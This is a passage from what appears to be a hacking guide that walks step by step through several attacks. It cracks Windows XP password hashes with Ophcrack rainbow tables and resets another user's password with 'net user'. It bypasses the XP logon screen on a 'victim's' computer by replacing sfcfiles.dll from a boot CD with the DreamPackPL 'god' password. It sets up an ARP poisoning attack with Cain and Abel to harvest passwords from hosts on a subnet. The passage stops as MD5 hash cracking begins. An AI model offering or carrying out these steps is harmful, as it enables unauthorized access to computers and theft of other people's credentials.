


Note: While Installing OPH Crack make sure that you choose to download the table separately

5. Now Click on **Load** and then Click on **PwdDUMP file**



Now select either the hashes you got from pwdump2 or from sam hash file



6. Now you would need tables you can get table from the below url

<http://ophcrack.sourceforge.net/tables.php>

Note: If you have Ram less than 1GB you should look for a smaller table.



XP free small (380MB)

formerly known as SSTIC04-10k

Success rate: 99.9%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

md5sum: 17cfa3fc613e275236c1f23eb241bc86



XP free fast (703MB)

formerly known as SSTIC04-5k

Success rate: 99.9%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

md5sum: f6f5536975b57c891ed5f2de702a02bd




XP special (7.5GB)

formerly known as WS-20k



Success rate: 96%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ !"#%&'()*+,-./:;<=>?@[\\]^_`{|}~ (including the space character)

7. Now once you have the table. Go to OPH Crack Click on **Tables** and type the rainbow hash table you are using, in this case its 5k.



8. Now Click on the launch button and it will First load the tables into the memory and then begin trying passwords.



9. Once the process is completed it will show the Cracked passwords, number of time per hash, hash - redux Calculations and fseek operations.

As you can see here that it has found 6/7 passwords, it could not find the password for one of the hash but still our success rate is **86%**.


Hacking Non Administrator Password in XP

You can use the OPH Crack to Crack windows Xp,windows vista etc Administrator and Non administrator password but there is a more simple trick to bypass non administrator password in windows xp.

1. Open the command prompt (Start->Run->type cmd->Enter)
2. Now type **net user** and hit Enter
3. Now the system will show you a list of user accounts on the computer. Say for example you need to reset the password of the account by name **Michael**, then do as follows
4. Type **net user Michael *** and hit Enter. Now the system will ask you to enter the new password for the account. That's it. Now you've successfully reset the password for **Michael** without knowing his old password.

Bypassing windows XP Logon Screen

This hack will allow you to bypass windows xp or windows 2000 logon screen without knowing the actual password.



Requirements:

1. You must have Physical access to the victims computer. I will explain this in the malware section.
2. You must have a CD drive or DVD drive.

To bypass windows xp logon screen I will use a tool called DreamPackPL. DreamPackPL is a software which allows you to login In into local account without restarting the actual password. DreamPackPL disables windows file protection mechanism allowing you to bypass the password validation process.

Below are the steps to use DreamPackPL to bypass windows xp password.

1. First of all download [DreamPackPL](#) and the [ISO File](#)
2. Burn ISO file to CD with a software such as [Ahead Nero](#)
3. Once the boot CD disc is created, restart the PC, and boot from the CD/DVD drive. User will come to Windows 2000 (or Windows XP) Setup screen.



4. Now press **R** to continue and install Dream pack.
5. Select the Windows installation that is currently on the computer. Select 1 if you have one window.

```
Microsoft Windows 2000(TM) Recovery Console
With DreamPackPL 2004.06.10

Type EXIT to quit the Recovery Console and restart the computer.
Type MAP to see informations about drive letters.

DreamPackPL Installation:
=====
1) Change current directory to system directory
  > cd system32
2) Make a backup of sfcfiles.dll file
  > ren sfcfiles.dll sfcfiles.lld
3) Copy one file to system directory
  > copy x:\i386\pinball.ex_ sfcfiles.dll
    (where x - CD drive letter)

1: C:\WINNT

Which Windows 2000 installation would you like to log onto
(To cancel, press ENTER)? █
```

Make sure that you backup sfcfiles.dll file by using the following command:

For Windows XP:

```
ren C:\Windows\System32\sfcfiles.dll sfcfiles.lld
```

For Windows 2000:

```
ren C:\Winnt\System32\sfcfiles.dll sfcfiles.lld.
```

6. Copy the patched file from CD to **System 32** folder. Lets assume that your **CD drive** is **E** then you will type the following command:

```
copy D:\i386\pinball.ex_ C:\Windows\System32\sfcfiles.dll
```


7. Now type “**Exit**”, take out the disk and **Reboot**.

8. Once Windows display Windows Logon prompt, key in “**dreamon**” DreamPackPL command (without quotes) in the user name or password field.

9. Now DreamPackPL menu will be displayed.



10. Click on the top graphic on the DreamPackPL and a popup menu will be displayed.



11. Navigate to Command and click on **Command Setting options**.

12. Now enable the **God-password** options by ticking the box.



13. Now exit from **DreampackPL** and enter **god** in the username of password option of the logon screen to successfully bypass windows logon screen.


Chapter Six

Wifi or Wireless Hacking

ARP Poisoning Attack

ARP Stands for **Address Resolution Protocol**. It is used to map IP addressing to MAC addresses in a local area network segment where hosts of the same subnet reside. In an ARP poisoning attack the hacker places him in between the router and server and steal all kind of passwords.


The following diagram will help you to understand the concept behind the ARP Poisoning attack.



Normally the data is exchanged between the user and router and the router will sent the information to the server, which will allow you to login. In an ARP Poisoning attack the hacker will place him between the server/Router and the user/Victim and therefore steal your private data.


Below I will show you how a hacker can Implement an ARP Poisoning attack and steal your passwords.

1. First of all Open Cain and abel.




2. Once you have opened **Cain and Abel**, go to "**Configure**" at the top, and select the Adapter that you use to connect to the internet (**WiFi card**).


3. Now Click on the Sniffer tab and click on Nuclear yellow button just below the File button.(This will start Sniffing)



4. Now press the blue "+" Sign.



5. A window will popup, make sure “**All host in my subnet**” is selected, and then he will click on **OK** button




7. This will find all the active computers on your network.

192.168.1.202	08001FC2290F	SHARP CORPORATION
192.168.1.203	000400C40BC9	LEXMARK INTERNATIONAL, INC.
192.168.1.204	001320DA659E	Intel Corporate
192.168.1.205	001320DA6402	Intel Corporate
192.168.1.206	0001E638435D	Hewlett-Packard Company
192.168.1.208	000400EC03C8	LEXMARK INTERNATIONAL, INC.
192.168.1.100	00402B6FB9E0	TRIGEM COMPUTER, INC.
192.168.1.101	0013CE3D5293	Intel Corporate
192.168.1.102	00125A3C7C18	Microsoft Corporation
192.168.1.103	0013CE3D5293	Intel Corporate
192.168.1.104	00402B6FB9E0	TRIGEM COMPUTER, INC.
192.168.1.105	020C415736EC	
192.168.1.106	00125A3C7C18	Microsoft Corporation
192.168.1.107	0016769830AF	Intel Corporation
192.168.1.108	001320DA75A8	Intel Corporate
192.168.1.109	001320DA5D3A	Intel Corporate
192.168.1.1	0014BF33069B	Cisco-Linksys LLC


Hosts APR Routing Passwords VoIP

8. Now goto APR tab at the bottom

9. Press the blue "+" sign again and select the IP of your router, all IPs connected to it will be prompted at the right side column, select the ones you want to intercept.



10. Then just press "OK", now press the yellow nuclear sign to start the ARP poisoning.



11. Now leave it for Few minutes. After some time go to Password tab at the bottom to view the passwords you have collected.

The passwords may appear in MD5 hash form, but most probably you will get it in simple form. Lets say that the password appears in MD5 hash form
0c4f5f8fd16ab0b20a152fab22c3c11c.


Cracking MD5 Hashes

Now we can use methods like Brute force, Dictionary attack or Rainbow tables to crack the hash and get the desired Password.

Cain and Abel does the job done for you. What you only have to do is to simply enter the hash in Cain and Abel Cracker and it will crack password for you.

Here is the method to use Cain and Abel to Crack MD5 hashes.

